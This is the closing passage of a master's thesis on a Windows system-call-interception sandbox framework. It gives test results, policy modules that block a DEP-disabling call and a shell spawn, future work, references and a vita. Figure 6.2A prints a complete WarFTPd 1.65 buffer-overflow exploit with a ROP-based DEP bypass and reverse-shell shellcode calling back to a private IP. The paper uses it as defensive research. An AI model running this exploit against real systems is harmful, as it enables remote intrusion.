 1708 -> tpautoconnect.exe
 740 -> services.exe
 796 -> wscntfy.exe
 488 -> postgres.exe
 2160 -> postgres.exe
 1004 -> svchost.exe
 752 -> lsass.exe
 2348 -> cmd.exe
 1144 -> svchost.exe
jbf 1/war-ftpd.exe> attach 3448
Profile found, loading policies...
jbf 2/war-ftpd.exe>
JmpSeat Terminated Process war-ftpd.exe
CreateProcessA called with cmd parameter

jbf 2/war-ftpd.exe>
```

Figure 6.1C: Running the exploit from Diagram 5.3A while WarFTPd 1.65 is attached with the framework. First the process is attached to the framework; a profile exists for this application which contains the create_process_a policy. The exploit is prevented from spawning a command prompt for a reverse shell connection.

6.2 DEP Bypass Prevention

This test was conducted on Windows XP SP3 and using the WarFTPd 1.65 server as an exploit target. This exploit, however, utilizes a security feature built into Windows XP (Introduced in Windows XP SP2) called DEP (Data Execution Prevention). DEP is disabled by default and requires applications to opt-in in order to use it. However, we can make a small change to the system to enable DEP for all applications. The exploit below uses a technique called ROP (Return Oriented Programming) to bypass the no execution permissions on the stack.

ROP can be used to bypass DEP in several ways. This test utilizes the kernel32 function SetProcessDEPPolicy. This function changes the data execution prevention setting for a 32bit process. The exploit code can manipulate the stack in such a way that the processor will make a call to the SetProcessDEPPolicy function with the parameter value which disables DEP. The exploit code below sets up the basic stack overflow, then manipulates the stack for the SetProcessDEPPolicy function, and then returns execution to the attacker controlled payload to launch a reverse shell connection.

```
#!C:\python27\python.exe
import socket
import struct

#shellcode rev shell 4444 192.168.110.144
shellcode = ("\xb8\xdd\xd3\x4b\x04\xda\xd5\xd9\x74\x24\xf4\x5f\x2b\xc9" +
"\xb1\x4f\x31\x47\x14\x83\xc7\x04\x03\x47\x10\x3f\x26\xb7" +
"\xec\x36\xc9\x48\xed\x28\x43\xad\xdc\x7a\x37\xa5\x4d\x4a" +
"\x33\xeb\x7d\x21\x11\x18\xf5\x47\xbe\x2f\xbe\xed\x98\x1e" +
"\x3f\xc0\x24\xcc\x83\x43\xd9\x0f\xd0\xa3\xe0\xdf\x25\xa2" +
"\x25\x3d\xc5\xf6\xfe\x49\x74\xe6\x8b\x0c\x45\x07\x5c\x1b" +
"\xf5\x7f\xd9\xdc\x82\x35\xe0\x0c\x3a\x42\xaa\xb4\x30\x0c" +
"\x0b\xc4\x95\x4f\x77\x8f\x92\xbb\x03\x0e\x73\xf2\xec\x20" +
"\xbb\x58\xd3\x8c\x36\xa1\x13\x2a\xa9\xd4\x6f\x48\x54\xee" +
"\xab\x32\x82\x7b\x2e\x94\x41\xdb\x8a\x24\x85\xbd\x59\x2a" +
"\x62\xca\x06\x2f\x75\x1f\x3d\x4b\xfe\x9e\x92\xdd\x44\x84" +
"\x36\x85\x1f\xa5\x6f\x63\xf1\xda\x70\xcb\xae\x7e\xfa\xfe" +
"\xbb\xf8\xa1\x96\x08\x36\x5a\x67\x07\x41\x29\x55\x88\xf9" +
"\xa5\xd5\x41\x27\x31\x19\x78\x9f\xad\xe4\x83\xdf\xe4\x22" +
"\xd7\x8f\x9e\x83\x58\x44\x5f\x2b\x8d\xca\x0f\x83\x7e\xaa" +
"\xff\x63\x2f\x42\xea\x6b\x10\x72\x15\xa6\x27\xb5\x82\x89" +
"\x90\x57\xc6\x62\xe3\xa7\xf9\x2e\x6a\x41\x93\xde\x3a\xda" +
"\x0c\x46\x67\x90\xad\x87\xbd\x30\x4d\x15\x5a\xc0\x18\x06" +
"\xf5\x97\x4d\xf8\x0c\x7d\x60\xa3\xa6\x63\x79\x35\x80\x27" +
"\xa6\x86\x0f\xa6\x2b\xb2\x2b\xb8\xf5\x3b\x70\xec\xa9\x6d" +
"\x2e\x5a\x0c\xc4\x80\x34\xc6\xbb\x4a\xd0\x9f\xf7\x4c\xa6" +
"\x9f\xdd\x3a\x46\x11\x88\x7a\x79\x9e\x5c\x8b\x02\xc2\xfc" +
"\x74\xd9\x46\x0c\x3f\x43\xee\x85\xe6\x16\xb2\xcb\x18\xcd" +
"\xf1\xf5\x9a\xe7\x89\x01\x82\x82\x8c\x4e\x04\x7f\xfd\xdf" +
"\xe1\x7f\x52\xdf\x23")

buffer = "\x42" * 485
buffer += struct.pack("<L", 0x7cae61d2)  # pop edi # xor eax,eax # pop esi # pop ebp # retn 04
buffer += "\xff" * 4                    # padding
buffer += struct.pack("<L", 0x7e411375)  # retn
buffer += struct.pack("<L", 0x7e411375)  # retn
buffer += struct.pack("<L", 0x7c862144) # call to SetProcessDEPPolicy
buffer += struct.pack("<L", 0x7ca0a62b)  # pushad # retn
buffer += "\x90" * 12
buffer += shellcode

ip = "127.0.0.1"
port = 21
sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
conn = sock.connect((ip, port))
sock.recv(1024)
sock.send("USER " + buffer + "\r\n")
sock.close()
```

Figure 6.2A: Basic stack overflow exploit with a DEP bypass utilizing ROP and the kernel32.dll function SetProcessDEPPolicy.

Understanding what Windows function or system call is made is critical to creating a policy rule which prevents or validates this action. To create a policy for this particular type of DEP bypass a trap needs to be set up at the SetProcessDEPPolicy function. When the trap is set, the policy must be able to validate the parameters and modify them if needed. The SetProcessDEPPolicy function only has a single parameter and our trap is triggered before the function prolog begins which means the first parameter is going to be located at ESP+4.

The core modules of the project presented in this paper includes libraries which have interfaces to the kernel32.dll functions such as SetProcessDEPPolicy.

```python
#
#kernel32.dll
#http://msdn.microsoft.com/en-us/library/windows/desktop/bb736299(v=vs.85).aspx
#
class SetProcessDEPPolicy(modules.core_handler.CoreHandler):
    #####################################################################################################################
    def __init__(self):
        '''''
        Initialize the handler by declaring the dll and function to attach to
        optionally a description of the handler
        '''

        #super(create_process_a, self).__init__()
        modules.core_handler.CoreHandler.__init__(self)

        #define parameters for this policy
        self.options["dll"] = "kernel32.dll"
        self.options["function"] = "SetProcessDEPPolicy"

        self.PROCESS_DEP_DISABLE                        = "\x00\x00\x00\x00"
        self.PROCESS_DEP_ENABLE                         = "\x00\x00\x00\x01"
        self.PROCESS_DEP_DISABLE_ALT_THUNK_EMULATION    = "\x00\x00\x00\x02"

    #####################################################################################################################
    def handler(self, dbg):
        '''''
        Read the variables pushed onto the stack for the SetProcessDEPPolicy function call.  Assign class variables with
        pointers to their values

        @type dbg: instance of the debugger for this process
        @param dbg: debugger for the current process in order to retrieve the process context when breakpoint is hit
        '''

        modules.core_handler.CoreHandler.handler(self, dbg)

        #grab parameters from the stack
        self.dwFlags = self.dbg.read_process_memory(self.Esp + 0x4, 4)


    ####################################################################################################################
    def set_dwFlag_on(self):
        '''''
        Sets the dwFlag parameter to have DEP enabled
        '''

        self.dbg.write_process_memory(self.Esp + 0x4, self.PROCESS_DEP_ENABLE, 4)


```

Figure 6.2B: Core framework module which handles the interaction to the kernel32.dll SetProcessDEPPolicy function. This class should be extended by a policy module for easy policy creation.

```
#
# JmpSeat
# Copyright (C) 2012 Socketready.com <user@socketready.com>
#
import modules.kernel32

class set_process_dep_policy(modules.kernel32.SetProcessDEPPolicy):
    '''''
    This module will prevent changing the DEP policy dynamically for a process using the kernel32.SetProcessDEPPolicy()
    method.  Providing a 0x00000000 as a parameter for this function will disable DEP for the process.
    '''

    ####################################################################################################################
    def __init__(self):
        '''''
        Initialize the handler by declaring the dll and function to attach to
        optionally a description of the handler
        '''

        #super(create_process_a, self).__init__()
        modules.kernel32.SetProcessDEPPolicy.__init__(self)

        #define parameters for this policy
        self.options["description"] = "Prevent making stack/heap memory executable through kernel32.SetProcessDEPPolicy"


    ####################################################################################################################
    def handler(self, dbg):
        #call methods up the chain and pass parameters for handlers to use
        modules.kernel32.SetProcessDEPPolicy.handler(self, dbg)


        if self.dwFlags == self.PROCESS_DEP_DISABLE:
            print ""
            print "%s process is attempting to turn DEP off" % self.name
            print "Changing parameter so DEP stays on"
            self.set_dwFlag_on()

        return self.cont_process()

```

Figure 6.2C: A policy created for monitoring kernel32.dll function SetProcessDEPPolicy. This policy extends the frameworks core modules library kernel32.

7. Future Work

The framework presented in this paper successfully handles system call interception and validation. Framework templates are presented as well as a usable interface for interacting with processes. However, this framework is built for 32 bit Windows operating systems. Porting the framework to a 64 bit architecture is a logical next step in the continued development. Alternatively, building a trapping module for Python on Linux platforms is another possible area of development. Along with architecture and operating system challenges, offering additional trapping methods could add performance improvements and allow for the development of more customized hooks and handlers.

8. Conclusion

In this paper, a proposal for an open source dynamic framework for security sandboxes is presented. This is a practical approach for modeling memory corruption style attacks as well as preventing post exploitation of these attacks. Sandboxes have been created on all modern operating systems and typically offer effective security against attacks. Several Linux sandboxes exist that are implemented in various ways and offer system call interception. Apple’s sandbox implements two distinct forms of sandboxing. One form is at the development level and can be implemented in the software development process. Another form is an application level sandbox which can launch un-sandboxed programs inside a security sandbox. Both Apple and Linux have effective implementations, however, Windows typically uses a partial virtual machine approach to protect reading and writing to protected directories. This approach is effective at keeping attackers from installing malicious software. However, methods still exist which allows attackers to exploit software vulnerabilities and disclose unauthorized information.

The framework proposed in this paper is a Windows solution to application sandboxes. We created an open source solution which allows anyone to view and modify the source code to fit their needs. Additionally, a user interface and application profile templates are available for the end user who just wants to have a free security sandbox to protect their systems.

[1]: Úlfar Erlingsson;, "Low-level software security: attacks and defenses," In Foundations of security analysis and design IV, Alessandro Aldini and Roberto Gorrieri (Eds.). Lecture Notes In Computer Science, Vol. 4677. Springer-Verlag, Berlin, Heidelberg 92-134. 2007.

[2]: "Mitigating Software Vulnerabilities," http://www.microsoft.com/en-us/download/details.aspx?id=26788

[3]: "Bypassing Address Space Layout Randomization," http://www.nullsecurity.net/papers/nullsec-bypass-aslr.pdf

[4]: Hovav Shacham, Matthew Page, Ben Pfaff, Eu-Jin Goh, Nagendra Modadugu, and Dan Boneh;, "On the effectiveness of address-space randomization," In Proceedings of the 11th ACM conference on Computer and communications security (CCS '04). ACM, New York, NY, USA, 298-307.

[5]: J. Heasman, F. Lindner and G. Richarte, *The Shellcoder's Handbook: Discovering and Exploiting Security Hole,* Wiley, 2007.

[6]: Stojanovski, Nenad; Gusev, Marjan; Gligoroski, Danilo; Knapskog, Svein.J.; , "Bypassing Data Execution Prevention on MicrosoftWindows XP SP2," Availability, Reliability and Security, 2007. ARES 2007. The Second International Conference on , vol., no., pp.1222-1226, 10-13 April 2007

[7]: Al Ameiri, F.; Salah, K.; , "Evaluation of popular application sandboxing," Internet Technology and Secured Transactions (ICITST), 2011 International Conference for , vol., no., pp.358-362, 11-14 Dec. 2011

[8]: "The Apple Sandbox," http://securityevaluators.com/files/papers/apple-sandbox.pdf

[9]: "Adobe Reader Protected Mode," http://blogs.adobe.com/asset/2010/10/inside-adobe-reader-protected-mode-part-1-design.html

[10]: "Avast Pro," http://www.avast.com

[11]: "BufferZone," http://www.trustware.com

[12]: "Sandboxie," http://www.sandboxie.com

[13]: Barth, A., Jackson, C., Reis, C., and Google Chrome team. The Security Architecture of the Chromium Browser (2008); http://crypto.stanford.edu/websec/chromium/chromium-security-architecture.pdf.

[14]: Zhen Li; Hongyun Cai; Junfeng Tian; Wu Chen; , "Application Sandbox Model Based on System Call Context," Communications and Mobile Computing (CMC), 2010 International Conference on , vol.1, no., pp.102-106, 12-14 April 2010

[15]: Galen Hunt and Doug Brubacher;, "Detours: binary interception of Win32 functions," In Proceedings of the 3rd conference on USENIX Windows NT Symposium - Volume 3 (WINSYM'99), Vol. 3. USENIX Association, Berkeley, CA, USA, 14-14. 1999.

[16]: S. Adair, B. Hartstein and M. Richard, *Malware Analyst's Cookbook and DVD: Tools and Techniques for Fighting Malicious Code*, Wiley, 2010

[17]: "Kernel Patch Protection: Frequently Asked Questions," http://msdn.microsoft.com/en-us/windows/hardware/gg487353.aspx

[18]: "Metasploit Project," http://www.metasploit.com/

[19]: "War-FTPD 1.65 Username Overflow," http://www.metasploit.com/modules/exploit/windows/ftp/warftpd_165_user

[20]: "Windows ANI LoadAniIcon() Chunk Size Stack Buffer Overflow (HTTP)," http://www.metasploit.com/modules/exploit/windows/browser/ms07_017_ani_loadimage_chunksize

[21]: Justin Seitz, *Gray Hat Python: Python Programming for Hackers and Reverse Engineers*, No Starch Press, 2009

[22]: "PyDBG," https://github.com/OpenRCE/pydbg

[23]: Chris Eagle, *The IDA Pro Book: The Unofficial Guide to the World's Most Popular Disassembler*, No Starch Press, 2011

VITA

Author: Kyle P. Gwinnup

Place of Birth: Spokane, Washington

Undergraduate Schools Attended: Eastern Washington University

Degrees Awarded: Bachelor of Business Administration, 2006, Eastern Washington University

Graduate Schools Attended: Eastern Washington University

Degrees Awarded: Masters of Science, 2012, Eastern Washington University